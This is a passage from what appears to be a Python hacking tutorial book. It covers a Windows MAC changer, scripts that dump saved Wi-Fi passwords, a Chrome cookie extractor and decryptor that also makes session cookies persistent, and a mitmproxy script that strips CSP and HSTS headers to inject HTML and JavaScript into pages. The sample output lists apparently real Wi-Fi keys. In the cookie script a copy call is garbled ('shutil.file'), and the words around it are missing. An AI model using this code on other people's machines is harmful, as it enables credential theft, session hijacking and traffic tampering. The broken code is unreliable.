When the above function returns more than one adapter, we need to prompt the user to choose which adapter to change the MAC address. The below function does that:

```
def get_user_adapter_choice(connected_adapters_mac):
    # print the available adapters
    for i, option in enumerate(connected_adapters_mac):
        print(f"#{i}: {option[0]}, {option[1]}")
    if len(connected_adapters_mac) <= 1:
        # when there is only one adapter, choose it immediately
        return connected_adapters_mac[0]
    # prompt the user to choose a network adapter index
    try:
        choice = int(input("Please choose the interface you want to change the MAC address:"))
        # return the target chosen adapter's MAC and transport name that we'll use later to search for our adapter
        # using the reg QUERY command
        return connected_adapters_mac[choice]
    except:
```

```
        # if -for whatever reason- an error is raised, just quit the script
        print("Not a valid choice, quitting...")
        exit()
```

Now let's make our function to change the MAC address of a given adapter transport name that is extracted from the `getmac` command:

```
def change_mac_address(adapter_transport_name, new_mac_address):
    # use reg QUERY command to get available adapters from the registry
    output = subprocess.check_output(f"reg QUERY " + network_interface_reg_path.replace("\\\\", "\\")).decode()
    for interface in re.findall(rf"{network_interface_reg_path}\\\d+", output):
        # get the adapter index
        adapter_index = int(interface.split("\\")[-1])
        interface_content = subprocess.check_output(f"reg QUERY {interface.strip()}").decode()
        if adapter_transport_name in interface_content:
            # if the transport name of the adapter is found on the output of the reg QUERY command
            # then this is the adapter we're looking for
            # change the MAC address using reg ADD command
            changing_mac_output = subprocess.check_output(f"reg add {interface} /v NetworkAddress /d {new_mac_address} /f").decode()
            # print the command output
            print(changing_mac_output)
            # break out of the loop as we're done
            break
    # return the index of the changed adapter's MAC address
    return adapter_index
```

The `change_mac_address()` function uses the `reg QUERY` command on Windows to query the `network_interface_reg_path` we specified at the beginning of the script, it will return the list of all available adapters, and we distinguish the target adapter by its transport name.

After we find the target network interface, then we use `reg add` command to add a new `NetworkAddress` entry in the registry specifying the new MAC address. The function also returns the adapter index, which we'll need later on the `wmic` command.

Of course, the MAC address change isn't reflected immediately when the new registry entry is added. We need to disable the adapter and enable it again. Below functions do it:

```
def disable_adapter(adapter_index):
    # use wmic command to disable our adapter so the MAC address change is reflected
    disable_output = subprocess.check_output(f"wmic path win32_networkadapter where index={adapter_index} call disable").decode()
    return disable_output


def enable_adapter(adapter_index):
    # use wmic command to enable our adapter so the MAC address change is reflected
    enable_output = subprocess.check_output(f"wmic path win32_networkadapter where index={adapter_index} call enable").decode()
    return enable_output
```

The adapter system number is required by `wmic` command, and luckily we get it from our previous `change_mac_address()` function.

And we're done! Let's make our main code:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="Python Windows MAC changer")
    parser.add_argument("-r", "--random", action="store_true", help="Whether to generate a random MAC address")
    parser.add_argument("-m", "--mac", help="The new MAC you want to change to")
    args = parser.parse_args()
    if args.random:
        # if random parameter is set, generate a random MAC
        new_mac_address = get_random_mac_address()
    elif args.mac:
        # if mac is set, use it after cleaning
        new_mac_address = clean_mac(args.mac)

    connected_adapters_mac = get_connected_adapters_mac_address()
    old_mac_address, target_transport_name = get_user_adapter_choice(connected_adapters_mac)
    print("[*] Old MAC address:", old_mac_address)
    adapter_index = change_mac_address(target_transport_name, new_mac_address)
    print("[+] Changed to:", new_mac_address)
    disable_adapter(adapter_index)
    print("[+] Adapter is disabled")
    enable_adapter(adapter_index)
    print("[+] Adapter is enabled again")
```

Since the network interface choice is prompted after running the script (whenever two or more interfaces are detected), we don't have to add an

interface argument.

The main code is simple:

- We get all the connected adapters using the `get_connected_adapters_mac_address()` function.
- We get the input from the user indicating which adapter to target.
- We use the `change_mac_address()` function to change the MAC address for the given adapter's transport name.
- We disable and enable the adapter using `disable_adapter()` and `enable_adapter()` functions respectively, so the MAC address change is reflected.

Alright, we're done with the script. Before you try it, you have to make sure you run as an administrator. I've named the script as `mac_address_changer_windows.py`:

```
$ python mac_address_changer_windows.py --help
```

Output:

```
usage: mac_address_changer_windows.py [-h] [-r] [-m MAC]

Python Windows MAC changer

optional arguments:
  -h, --help         show this help message and exit
  -r, --random       Whether to generate a random MAC address
  -m MAC, --mac MAC  The new MAC you want to change to
```

Let's try with a random MAC:

```
$ python mac_address_changer_windows.py --random
```

Output:

```
#0: EE-9C-BC-AA-AA-AA, {0104C4B7-C06C-4062-AC09-9F9B977F2A55}
#1: 02-00-4C-4F-4F-50, {DD1B45DA-B5D4-46D0-B4EA-3E07FA35BF0F}
Please choose the interface you want to change the MAC address:0
[*] Old MAC address: EE-9C-BC-AA-AA-AA
The operation completed successfully.

[+] Changed to: 5A8602E9CF3D

[+] Adapter is disabled

[+] Adapter is enabled again
```

I was prompted to choose the adapter, I've chosen the first, and the MAC address is changed to a random MAC address. Let's confirm with the `getmac` command:

```
$ getmac
```

Output:

```
Physical Address    Transport Name
===================
============================================================

5A-86-02-E9-CF-3D   \Device\Tcpip_{0104C4B7-C06C-4062-AC09-
```

```
9F9B977F2A55}
02-00-4C-4F-4F-50   \Device\Tcpip_{DD1B45DA-B5D4-46D0-B4EA-3E07FA35BF0F}
```

The operation was indeed successful! Let's try with a specified MAC:

```
$ python mac_address_changer_windows.py -m EE:DE:AD:BE:EF:EE
```

Output:

```
#0: 5A-86-02-E9-CF-3D, {0104C4B7-C06C-4062-AC09-9F9B977F2A55}
#1: 02-00-4C-4F-4F-50, {DD1B45DA-B5D4-46D0-B4EA-3E07FA35BF0F}
Please choose the interface you want to change the MAC address:0
[*] Old MAC address: 5A-86-02-E9-CF-3D
The operation completed successfully.

[+] Changed to: EEDEADBEEFEE

[+] Adapter is disabled

[+] Adapter is enabled again
```

Conclusion

Awesome! In this tutorial, you have learned how to make a MAC address changer on any Linux or Windows machine.

If you don't have `ifconfig` command installed, you have to install it via `apt install net-tools` on Debian/Ubuntu or `yum install net-tools` on Fedora/CentOS.

PROJECT 5: Extract Saved WiFi Passwords in Python

Learn how you can extract Wi-Fi passwords that are saved in your machine (either Windows or Linux) using Python without installing any third-party library.

As you may already know, Wi-Fi is used to connect to multiple networks at different places, your machine definitely has a way to store the Wi-Fi password somewhere so the next time you connect, you don't have to re-type it again.

In this tutorial, you will learn how you can make a quick Python script to extract saved Wi-Fi passwords in either Windows or Linux machines.

We won't need any third-party library to be installed, as we'll be using interacting with `netsh` in Windows, and the `NetworkManager` folder in Linux. Importing the libraries:

```
import subprocess
import os
import re
from collections import namedtuple
import configparser
```

Getting Wi-Fi Passwords on Windows

On Windows, to get all the Wi-Fi names (ssids), we use the `netsh wlan show profiles` command, below function uses subprocess to call that command and parses it into Python:

```
def get_windows_saved_ssids():
    """Returns a list of saved SSIDs in a Windows machine using netsh command"""
    # get all saved profiles in the PC
    output = subprocess.check_output("netsh wlan show profiles").decode()
    ssids = []
    profiles = re.findall(r"All User Profile\s(.*)", output)
    for profile in profiles:
        # for each SSID, remove spaces and colon
        ssid = profile.strip().strip(":").strip()
        # add to the list
        ssids.append(ssid)
    return ssids
```

We're using regular expressions to find the network profiles. Next, we can use `show profile [ssid] key=clear` in order to get the password of that network:

```
def get_windows_saved_wifi_passwords(verbose=1):
    """Extracts saved Wi-Fi passwords saved in a Windows machine, this function extracts data using netsh
    command in Windows
    Args:
        verbose (int, optional): whether to print saved profiles real-time. Defaults to 1.
    Returns:
        [list]: list of extracted profiles, a profile has the fields ["ssid", "ciphers", "key"]
    """
    ssids = get_windows_saved_ssids()
    Profile = namedtuple("Profile", ["ssid", "ciphers", "key"])
```

```
    profiles = []
    for ssid in ssids:
        ssid_details = subprocess.check_output(f"""netsh wlan show profile "{ssid}" key=clear""").decode()
        # get the ciphers
        ciphers = re.findall(r"Cipher\s(.*)", ssid_details)
        # clear spaces and colon
        ciphers = "/".join([c.strip().strip(":").strip() for c in ciphers])
        # get the Wi-Fi password
        key = re.findall(r"Key Content\s(.*)", ssid_details)
        # clear spaces and colon
        try:
            key = key[0].strip().strip(":").strip()
        except IndexError:
            key = "None"
        profile = Profile(ssid=ssid, ciphers=ciphers, key=key)
        if verbose >= 1:
            print_windows_profile(profile)
        profiles.append(profile)
    return profiles

def print_windows_profile(profile):
    """Prints a single profile on Windows"""
    print(f"{profile.ssid:25}{profile.ciphers:15}{profile.key:50}")
```

First, we call our `get_windows_saved_ssids()` to get all the SSIDs we connected to before, we then initialize our `namedtuple` to include `ssid`, `ciphers` and the `key`. We call the `show profile [ssid] key=clear` for each SSID extracted, we parse the `ciphers` and the `key` (password), and print it with the simple `print_windows_profile()` function.

Let's call this function now:

```
def print_windows_profiles(verbose):
    """Prints all extracted SSIDs along with Key on Windows"""
    print("SSID                     CIPHER(S)      KEY")
    print("-"*50)
    get_windows_saved_wifi_passwords(verbose)
```

So `print_windows_profiles()` prints all SSIDs along with the cipher and key (password).

Getting Wi-Fi Passwords on Linux

On Linux, it's different, in the `/etc/NetworkManager/system-connections/` directory, all previously connected networks are located here as INI files, we just have to read these files and print them in a nice format:

```
def get_linux_saved_wifi_passwords(verbose=1):
    """Extracts saved Wi-Fi passwords saved in a Linux machine, this function extracts data in the
    `/etc/NetworkManager/system-connections/` directory
    Args:
        verbose (int, optional): whether to print saved profiles real-time. Defaults to 1.
    Returns:
        [list]: list of extracted profiles, a profile has the fields ["ssid", "auth-alg", "key-mgmt", "psk"]
    """
    network_connections_path = "/etc/NetworkManager/system-connections/"
    fields = ["ssid", "auth-alg", "key-mgmt", "psk"]
    Profile = namedtuple("Profile", [f.replace("-", "_") for f in fields])
```

```
    profiles = []
    for file in os.listdir(network_connections_path):
        data = { k.replace("-", "_"): None for k in fields }
        config = configparser.ConfigParser()
        config.read(os.path.join(network_connections_path, file))
        for _, section in config.items():
            for k, v in section.items():
                if k in fields:
                    data[k.replace("-", "_")] = v
        profile = Profile(**data)
        if verbose >= 1:
            print_linux_profile(profile)
        profiles.append(profile)
    return profiles


def print_linux_profile(profile):
    """Prints a single profile on Linux"""
    print(f"{str(profile.ssid):25}{str(profile.auth_alg):5}
{str(profile.key_mgmt):10}{str(profile.psk):50}")
```

As mentioned, we're using `os.listdir()` on that directory to list all files, we then use configparser to read the INI file, and iterate over the items, if we find the fields we're interested in, we simply include them in our data.

There is other information, but we're sticking to the `SSID`, `auth-alg`, `key-mgmt` and `psk` (password). Next, let's call the function now:

```
def print_linux_profiles(verbose):
    """Prints all extracted SSIDs along with Key (PSK) on Linux"""
    print("SSID                      AUTH KEY-MGMT  PSK")
    print("-"*50)
```

```
    get_linux_saved_wifi_passwords(verbose)
```

Finally, let's make a function that calls
either `print_linux_profiles()` or `print_windows_profiles()` based on our OS:

```
def print_profiles(verbose=1):
    if os.name == "nt":
        print_windows_profiles(verbose)
    elif os.name == "posix":
        print_linux_profiles(verbose)
    else:
        raise NotImplemented("Code only works for either Linux or Windows")


if __name__ == "__main__":
    print_profiles()
```

Running the script:

```
$ python get_wifi_passwords.py
```

Output on my Windows machine:

```
SSID                    CIPHER(S)      KEY
------------------------------------------------
OPPO F9                 CCMP/GCMP      0120123489@
TP-Link_83BE_5G         CCMP/GCMP      0xxxxxxx
Access Point            CCMP/GCMP      super123
HUAWEI P30              CCMP/GCMP      00055511
```

```
ACER                    CCMP/GCMP      20192019
HOTEL VINCCI MARILLIA   CCMP           01012019
Bkvz-U01Hkkkkkzg        CCMP/GCMP      00000011
nadj                    CCMP/GCMP      burger010
Griffe T1               CCMP/GCMP      110011110111111
BIBLIO02                None           None
AndroidAP               CCMP/GCMP      185338019mbs
ilfes                   TKIP           25252516
Point                   CCMP/GCMP      super123
```

And this is the Linux output:

```
SSID                    AUTH KEY-MGMT  PSK
-----------------------------------------------
KNDOMA                  open wpa-psk   5060012009690
TP-LINK_C4973F          None None      None
None                    None None      None
Point                   open wpa-psk   super123
Point                   None None      None
```

Conclusion

Alright, that's it for this tutorial. I'm sure this is a piece of useful code for you to quickly get the saved Wi-Fi passwords on your machine.

PROJECT 6: Extract Chrome Cookies in Python

Learn how to extract Google Chrome browser saved cookies and decrypt them on your Windows machine in Python.

As you may already know, the Chrome browser saves a lot of browsing data locally in your machine. Undoubtedly, the most dangerous is being able to extract passwords and decrypt passwords from Chrome. Also, one of the interesting stored data is cookies. However, most of the cookie values are encrypted.

In this tutorial, you will learn how to extract Chrome cookies and decrypt them as well, on your Windows machine with Python.

***Related**: How to Extract Chrome Passwords in Python.*

To get started, let's install the required libraries:

```
$ pip3 install pycryptodome pypiwin32
```

Open up a new Python file and import the necessary modules:

```
import os
import json
import base64
import sqlite3
import shutil
from datetime import datetime, timedelta
import win32crypt # pip install pypiwin32
from Crypto.Cipher import AES # pip install pycryptodome
```

Below are two handy functions that will help us later for extracting cookies (brought from chrome password extractor tutorial):

```
def get_chrome_datetime(chromedate):
    """Return a `datetime.datetime` object from a chrome format datetime
    Since `chromedate` is formatted as the number of microseconds since January, 1601"""
    if chromedate != 86400000000 and chromedate:
        try:
            return datetime(1601, 1, 1) + timedelta(microseconds=chromedate)
        except Exception as e:
            print(f"Error: {e}, chromedate: {chromedate}")
            return chromedate
    else:
        return ""

def get_encryption_key():
    local_state_path = os.path.join(os.environ["USERPROFILE"],
                                    "AppData", "Local", "Google", "Chrome",
                                    "User Data", "Local State")
    with open(local_state_path, "r", encoding="utf-8") as f:
        local_state = f.read()
        local_state = json.loads(local_state)

    # decode the encryption key from Base64
    key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
    # remove 'DPAPI' str
    key = key[5:]
    # return decrypted key that was originally encrypted
    # using a session key derived from current user's logon credentials
    # doc: http://timgolden.me.uk/pywin32-docs/win32crypt.html
    return win32crypt.CryptUnprotectData(key, None, None, None, 0)[1]
```

`get_chrome_datetime()` function converts the datetimes of chrome format into a Python datetime format.

`get_encryption_key()` extracts and decodes AES key that was used to encrypt the cookies, this is stored in `"%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Local State"` file in JSON format.

```
def decrypt_data(data, key):
    try:
        # get the initialization vector
        iv = data[3:15]
        data = data[15:]
        # generate cipher
        cipher = AES.new(key, AES.MODE_GCM, iv)
        # decrypt password
        return cipher.decrypt(data)[:-16].decode()
    except:
        try:
            return str(win32crypt.CryptUnprotectData(data, None, None, None, 0)[1])
        except:
            # not supported
            return ""
```

Above function accepts the data and the AES key as parameters, and uses the key to decrypt the data to return it.

Now that we have everything we need, let's dive into the main function:

```
def main():
    # local sqlite Chrome cookie database path
    db_path = os.path.join(os.environ["USERPROFILE"], "AppData",
```

```
"Local",
                        "Google", "Chrome", "User Data", "Default", "Network",
"Cookies")
    #  the file to current directory
    # as the database will be locked if chrome is currently open
    filename = "Cookies.db"
    if not os.path.isfile(filename):
        #  file when does not exist in the current directory
        shutil.file(db_path, filename)
```

The file that contains the cookies data is located as defined in `db_path` variable, we need to it to the current directory, as the database will be locked when the Chrome browser is currently open.

Connecting to the SQLite database:

```
    # connect to the database
    db = sqlite3.connect(filename)
    # ignore decoding errors
    db.text_factory = lambda b: b.decode(errors="ignore")
    cursor = db.cursor()
    # get the cookies from `cookies` table
    cursor.execute("""
    SELECT host_key, name, value, creation_utc, last_access_utc,
expires_utc, encrypted_value
    FROM cookies""")
    # you can also search by domain, e.g bbc.com
    # cursor.execute("""
    # SELECT host_key, name, value, creation_utc, last_access_utc,
expires_utc, encrypted_value
    # FROM cookies
```

```
    # WHERE host_key like '%bbc.com%'""")
```

After we connect to the database, we ignore decoding errors in case there are any, we then query the cookies table with `cursor.execute()` function to get all cookies stored in this file. You can also filter cookies by a domain name as shown in the commented code.

Now let's get the AES key and iterate over the rows of cookies table and decrypt all encrypted data:

```
    # get the AES key
    key = get_encryption_key()
    for host_key, name, value, creation_utc, last_access_utc, expires_utc, encrypted_value in cursor.fetchall():
        if not value:
            decrypted_value = decrypt_data(encrypted_value, key)
        else:
            # already decrypted
            decrypted_value = value
        print(f"""
        Host: {host_key}
        Cookie name: {name}
        Cookie value (decrypted): {decrypted_value}
        Creation datetime (UTC): {get_chrome_datetime(creation_utc)}
        Last access datetime (UTC): {get_chrome_datetime(last_access_utc)}
        Expires datetime (UTC): {get_chrome_datetime(expires_utc)}

==========================================================
        """)
        # update the cookies table with the decrypted value
        # and make session cookie persistent
```

```
        cursor.execute("""
        UPDATE cookies SET value = ?, has_expires = 1, expires_utc = 99999999999999999, is_persistent = 1, is_secure = 0
        WHERE host_key = ?
        AND name = ?""", (decrypted_value, host_key, name))
    # commit changes
    db.commit()
    # close connection
    db.close()
```

We use our previously defined `decrypt_data()` function to decrypt `encrypted_value` column, we print the results and set the `value` column to the decrypted data. We also make the cookie persistent by setting `is_persistent` to `1` and also `is_secure` to `0` to indicate that it is not encrypted anymore.

Finally, let's call the main function:

```
if __name__ == "__main__":
    main()
```

Once you execute the script, it'll print all the cookies stored in your Chrome browser including the encrypted ones, here is a sample of the results:

```
==========================================================
        Host: www.example.com
        Cookie name: _fakecookiename
        Cookie value (decrypted): jLzIxkuEGJbygTHWAsNQRXUaieDFplZP
        Creation datetime (UTC): 2021-01-16 04:52:35.794367
        Last access datetime (UTC): 2021-03-21 10:05:41.312598
```

```
        Expires datetime (UTC): 2022-03-21 09:55:48.758558

================================================================================

...
```

Conclusion

Awesome, now you know how to extract your Chrome cookies and use them in Python.

To protect ourselves from this, we can simply clear all cookies in the Chrome browser, or use the `DELETE` command in SQL in the original Cookies file to delete cookies.

Another alternative solution is to use **Incognito mode**. In that case, the Chrome browser does not save browsing history, cookies, site data, or any information entered by users.

Also, you can also extract and decrypt Chrome passwords using the same way, this tutorial shows how.

A worth note though, if you want to use your cookies in Python directly without extracting them as we did here, there is a cool library that helps you do that.

***Disclaimer**: Please run this Python script on your machine or a machine you have permission to access, otherwise, we do not take any responsibility of any misuse.*

PROJECT 7: Make an HTTP Proxy in Python

Learn how to use mitmproxy framework to build HTTP proxies using Python

A network proxy server is an intermediary network service that users can connect to, and that relies their traffic to other servers, proxy servers can be of different types, to list a few, there are:

- **Reverse Proxies**: proxies that hide the address of servers you are trying to connect to, apart from the obvious security use case, they are often used to perform load-balancing tasks, where the reverse proxy decides to which server it should forward the request, and caching. Popular reverse proxies are HAProxy, Nginx and Squid.
- **Transparent proxies**: these are proxies that forward your data to the server, without offering any kind of anonymity, they still change the source IP of the packets with the proxy's IP address. They can be useful for implementing antivirus or internet filtering on entreprise networks, they can also be used to evade simple bans based on the source IP.
- **Anonymous proxies**: these are proxies that hide your identity from the target server, they are mostly used for anonymity.

By protocol, proxies also can be using a variety of protocols to accomplish their features, the most popular are:

- **HTTP Proxies**: The HTTP protocol supports proxy servers, the CONNECT method is used to ask the proxy server to establish a tunnel with a remote server.
- **Socks Proxies**: The Socks protocol, which uses Kerberos for authentication, is also widely used for proxies.

Related: *How to Use Proxies to Rotate IP Addresses in Python.*

Mitmproxy is a modern, open source HTTP/HTTPS proxy, it offers a wide range of features, a command line utility, a web interface, and a Python API for scripting. In this tutorial, we will use it to implement a proxy that adds HTML and Javascript code to specific websites we visit, we also make it work with both HTTP and HTTPS.

First, we need to install `mitmproxy`, it can be easily done with the following command on Debian-based systems:

```
$ sudo apt install mitmproxy
```

Although it's highly suggested you follow along with a Linux machine, you can also install `mitmproxy` on Windows in the official mitmproxy website.

For this tutorial, we will write a simple proxy that adds an overlay to some pages we visit, preventing the user from clicking anything on the page by adding an overlay HTML code to the HTTP response.

Below is the code for the proxy:

```
OVERLAY_HTML = b"<img style='z-index:10000;width:100%;height:100%;top:0;left:0;position:fixed;opacity:0.5' src='https://cdn.winknews.com/wp-content/uploads/2019/01/Police-lights.-Photo-via-CBS-News..jpg' />"
OVERLAY_JS = b"<script>alert('You can\'t click anything on this page');</script>"

def remove_header(response, header_name):
    if header_name in response.headers:
        del response.headers[header_name]


def response(flow):
    # remove security headers in case they're present
    remove_header(flow.response, "Content-Security-Policy")
    remove_header(flow.response, "Strict-Transport-Security")
    # if content-type type isn't available, ignore
    if "content-type" not in flow.response.headers:
        return
    # if it's HTML & response code is 200 OK, then inject the overlay snippet (HTML & JS)
```

```
    if "text/html" in flow.response.headers["content-type"] and
flow.response.status_code == 200:
        flow.response.content += OVERLAY_HTML
        flow.response.content += OVERLAY_JS
```

The script checks if the response contains HTML data, and the response code is `200 OK`, if that's the case, it adds the HTML and Javascript code to the page.

Content Security Policy (CSP) is a header that instructs the browser to only load scripts from specific origins, we remove it to be able to inject inline scripts, or to load scripts from different sources.

The HTTP Strict Transport Security (HSTS) header tells the browser to only connect to this website via HTTPS in the future, if the browser gets this header, no man-in-the-middle will be possible when it will be acessing this website, until the HSTS rule expires.


We save the above script under the name proxy.py and execute it via mitmproxy command:

```
$ mitmproxy --ignore '^(?!duckduckgo\.com)' -s proxy.py
```

The `--ignore` flag tells mitmproxy to not proxy any domains other than `duckduckgo.com` (otherwise, when fetching any cross-domain resource, the certificate will be invalid, and this might break the webpage), the regular expression is a negative lookahead.

Now the proxy listens on the address `localhost:8080`, we must tell our browser to use it, or redirect traffic to it transparently using an `iptables` tool in Linux.


In Firefox browser, it can be done from the network settings:




But if we want to make the proxy work for every application in our system, we will have to use iptables (in case of Linux system) to redirect all TCP traffic to our proxy:

```
$ iptables -t nat -A OUTPUT -p tcp --match multiport --dports 80,443 -j REDIRECT --to-ports 8080
```

Now go to your browser and visit duckduckgo.com. Of course, if the website is using HTTPS (and it is), we will get a certificate warning, because mitmproxy generates its own certificate to be able to modify the HTML code:



